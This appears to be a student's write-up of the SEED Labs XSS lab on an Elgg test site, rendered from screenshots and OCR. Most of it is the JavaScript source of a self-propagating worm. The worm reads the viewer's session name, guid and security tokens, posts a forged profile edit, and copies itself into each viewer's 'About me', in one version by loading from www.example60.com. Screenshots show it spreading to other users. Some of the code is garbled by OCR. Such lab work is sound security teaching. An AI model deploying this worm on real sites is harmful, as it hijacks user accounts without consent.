the top left shows the Elgg profile edit page for user "Samy".


The screenshot shows a Firefox browser window displaying the Elgg profile page for user "Alice". The page includes a profile picture of Alice, her about me message ("Samy is my hero"), and a sidebar with various links. The browser's address bar shows the URL "http://www.seed-server.com/profile/alice".

Line 3: `if(elgg.session.user.guid!=sammyGuid)`

Question 3: Why do we need Line 3? Remove this line, and repeat your attack. Report and explain your observation.

To prevent accidentally editing over Samy's profile and losing the script, the if statement checks if the guid of the logged in user is Samy's guid. If it is not Samy's guid, edit the About Me and add a new tag <p>Samy is my hero</p>.


```
show_img('Task 5/rm_guid.png')
show_img('Task 5/profile_edited_samy.png')
show_img('Task 5/profile_edited_samy_2.png')
```



The screenshot shows the 'Edit profile' page for a user named 'Samy'. In the 'About me' field, there is a piece of JavaScript code. The code is as follows:

```
var samyGuid=59;//FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit";//FILL IN
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```

The 'Edit profile' button in the sidebar is highlighted. Other buttons like 'Edit avatar', 'Change your settings', and 'Notifications' are also visible.



The screenshot shows the user profile page for 'Samy'. The 'About me' section now contains the text 'Samy is my hero'. The sidebar on the left shows links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.

Activities Firefox Web Browser

Color

Apr 10 08:51

Plant Patholo GitHub - Aaro How to Install yuanhawk/50 Install Docker Personal acc My Apps D... Lab Assignme Web_XSS_E... Edit profile

www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name Samy

About me

<p>Samy is my hero</p>

Embed content Visual editor

Public

Brief description

Public

Location

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Task 6: Writing a Self-Propagating XSS Worm

Link

```
show_img('Task 6/link/find_jswebserver.png')
```

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>

-
-
-
-
`apache_csp.conf` 37L, 941C
```


anythink1208@seed-10... ~ anythink1208@seed-1004326VM: ~/Lab/Labsetup/image_www anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10...

anythink1208@seed-10...

1,1 All

Find out which webserver hosts JavaScript file from the `image_www/apache_csp.conf` file. Change directory to `/var/www/csp` in the elgg docker container

```
show_img('Task 6/link/xss_worm.png')
```



The screenshot shows a terminal window titled "anythink1208@seed-1004326VM: ~/Lab/Labsetup". The window contains a nano editor session with the file name "xss_worm.js". The code is a JavaScript exploit designed to inject malicious code into a user's browser. It uses the "elgg" framework to construct a URL that includes user information and security tokens. The code includes comments explaining the logic, such as "to access user name, user guid, Time Stamp _elgg_ts" and "Create and send Ajax request to modify profile". The terminal interface includes a menu bar at the top and a toolbar at the bottom with various text editing functions.

```
GNU nano 4.8
window.onload = function(){
    alert("I'm hacked!");
    var headerTag = "<script id=\"worm\" src=\"http://www.example60.com/xss_worm.js\" type=\"text/javascript\">";
    //var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + tailTag);
    alert(jsCode);
    //JavaScript code to access user name, user guid, Time Stamp _elgg_ts
    //and Security Token _elgg_token
    var userNames="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
    var token="&_elgg_tokens="+elgg.security.token._elgg_token;
    var desc = "&descriptions=Samy is my hero" + wormCode + "&accesslevel[description]=2"
    //Construct the content of your url.
    var content= token + ts + userName + desc + guid; //FILL IN
    var samyGuid=59; //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}

| Wrote 30 lines |
```

File Edit View Insert Insert+ Block Text Text+ Tools Help

Get Help Write Out Where Is Cut Text Justify Cur Pos Undo Mark Text To Bracket

Exit Read File Replace Paste Text To Spell Go To Line Redo Copy Text Where Was

Edit the DOM approach codes to edit the 'About me' section of people who viewed Samy's profile page to Samy is my hero, set samyGuid=59, and the content of the url is derived edit_profile.js

```
show_img('Task 6/link/profile_alert.png')
show_img('Task 6/link/profile_alert_alice.png')
show_img('Task 6/link/profile_worm_charlie.png')
```

Activities Firefox Web Browser Color Apr 9 09:24

Plant Path GitHub - / How to | yuanhawk Install Doc Personal My Apps Lab Assi Lab 7 Ubu Web_XSS Samy : | x example60.cc + x

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Samy

Add friend Send a message



About me

OK

www.seed-server.com I'm hacked!

Blogs Bookmarks Files Pages Wire post

Read www.seed-server.com

Activities Firefox Web Browser Color Apr 9 10:03

Plant Path GitHub - / How to | yuanhawk Install Doc Personal My Apps Lab Assi Lab 7 Ubu Web_XSS Samy : | x http://www.example60.cc + x

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Alice

Edit avatar Edit profile



About me Samy is my hero

OK

www.seed-server.com I'm hacked!

Add widgets

Blogs Bookmarks Files Pages Wire post

Read www.seed-server.com

The screenshot shows a Firefox browser window with the title bar "Activities Firefox Web Browser" and the date "Apr 9 11:21". The address bar shows the URL "www.seed-server.com/profile/charlie/edit". The main content area is titled "Edit profile". It contains the following fields:

- Display name:** Charlie
- About me:** A text area containing the XSS payload: <p>Samy is my hero<script id="worm" src="http://www.example60.com/xss_worm.js" type="text/javascript"></script></p>
- Location:** A text area.
- Visibility:** A dropdown menu set to "Public".
- Brief description:** A text area.
- Visibility:** A dropdown menu set to "Public".

To the right of the main form is a sidebar with the following options:

- Profile picture:** Charlie (with edit button)
- Edit profile**
- Change your settings**
- Account statistics**
- Notifications**
- Group notifications**

The worm propagates to Alice and other members who view Alice's webpage, which is Charlie in this case. And you observe that the script is embedded

DOM

```
show_img('Task 6/dom/dom_prop.png')
show_img('Task 6/dom/profile_samy.png')
show_img('Task 6/dom/return_jsCode_samy.png')
show_img('Task 6/dom/return_jsCode_alice.png')
show_img('Task 6/dom/return_jsCode_charlie.png')
```

Activities Terminal Apr 9 11:30

```

anythink1208@seed-1004326VM: ~/Lab/Labsetup
anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10... anythink1208@seed-10...
<script id="worm">
window.onload = function(){
    alert("I'm hacked!");
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</"+ "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    alert(jsCode);
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=&name=+elgg.session.user.name;
    var guid=&guid=+elgg.session.user.guid;
    var ts=&__elgg_ts=+elgg.security.token.__elgg_ts;
    var token=&__elgg_token=+elgg.security.token.__elgg_token;
    var desc = "&description=samy is my hero" + wormCode + "&accesslevel[description]=2"

    //Construct the content of your url.
    var content= token + ts + name + desc + guid; //FILL IN
    var samyGuid=59; //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
-- INSERT --

```

32,10 All

Activities Firefox Web Browser Apr 9 11:33

Plant Patho GitHub - A How to Inst yuanhawk/ Install Dock Personal ac My Apps D Lab Assign Lab 7 Ubun Web_XSS Edit profi + x

www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name Samy

About me

```

<script id="worm">
window.onload = function(){
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</"+ "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    alert(jsCode);
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=&name=+elgg.session.user.name;
    var guid=&guid=+elgg.session.user.guid;
}
</script>

```

Public

Brief description

Location

Embed content Visual editor

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Activities Firefox Web Browser Apr 9 11:33

Plant Patho GitHub - Al How to Inst yuanhawk/J Install Dock Personal ac My Apps Da Lab Assignm Lab 7 Ubunt Web_XSS... Samy : Elg + x

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Samy

About me

Blogs Bookmarks Files Pages Wire post

Read www.seed-server.com

Color

www.seed-server.com

```
window.onload = function(){
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode +
tailTag);
    alert(jsCode);
    //JavaScript code to access user name, user guid, Time Stamp
    _elgg_ts
    //and Security Token __elgg_token
    var userName="&name=" + elgg.session.user.name;
    var guid="&guid=" + elgg.session.user.guid;
    var ts="&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token="&token=" + elgg.security.token.__elgg_token;
    var desc = "&description=Samy is my hero" + wormCode +
"&accesslevel[description]=2"
    //Construct the content of your url.
    var content= token + ts + name + desc + guid; //FILL IN
    var samyGuid=59; //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit";
    //FILL IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.onreadystatechange=function()
        {
            if(Ajax.readyState==4 && Ajax.status==200)
            {
                var response=Ajax.responseText;
                if(response=="Success")
                {
                    alert("Profile updated successfully!");
                }
                else
                {
                    alert("Error updating profile.");
                }
            }
        }
        Ajax.send("token=" + token + "&name=" + name + "&desc=" + desc +
"&guid=" + guid + "&accesslevel[description]=2");
    }
}
```

OK

Activities Firefox Web Browser Apr 9 11:35

Plant Patho GitHub - Al How to Inst yuanhawk/J Install Dock Personal ac My Apps Da Lab Assignm Lab 7 Ubunt Web_XSS... Alice : Elg + x

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Alice

About me

Samy is my hero

Blogs Bookmarks Files Pages Wire post


Read www.seed-server.com

Color

www.seed-server.com

```
window.onload = function(){
    var headerTag = "<script id='worm' type='text/javascript'>";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode +
tailTag);
    alert(jsCode);
    //JavaScript code to access user name, user guid, Time Stamp
    _elgg_ts
    //and Security Token __elgg_token
    var userName="&name=" + elgg.session.user.name;
    var guid="&guid=" + elgg.session.user.guid;
    var ts="&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token="&token=" + elgg.security.token.__elgg_token;
    var desc = "&description=Samy is my hero" + wormCode +
"&accesslevel[description]=2"
    //Construct the content of your url.
    var content= token + ts + name + desc + guid; //FILL IN
    var samyGuid=59; //FILL IN
    var sendurl="http://www.seed-server.com/action/profile/edit";
    //FILL IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.onreadystatechange=function()
        {
            if(Ajax.readyState==4 && Ajax.status==200)
            {
                var response=Ajax.responseText;
                if(response=="Success")
                {
                    alert("Profile updated successfully!");
                }
                else
                {
                    alert("Error updating profile.");
                }
            }
        }
        Ajax.send("token=" + token + "&name=" + name + "&desc=" + desc +
"&guid=" + guid + "&accesslevel[description]=2");
    }
}
```



OK


